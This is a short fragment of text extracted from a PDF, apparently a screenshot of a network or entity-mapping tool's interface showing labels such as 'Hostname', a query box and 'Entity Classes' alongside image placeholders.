
Hostname


C9825

Legend










1 SELECT or MATCH

GO

Save Query...

Explore

Save ▾



0 items selected


ENTITY CLASSES

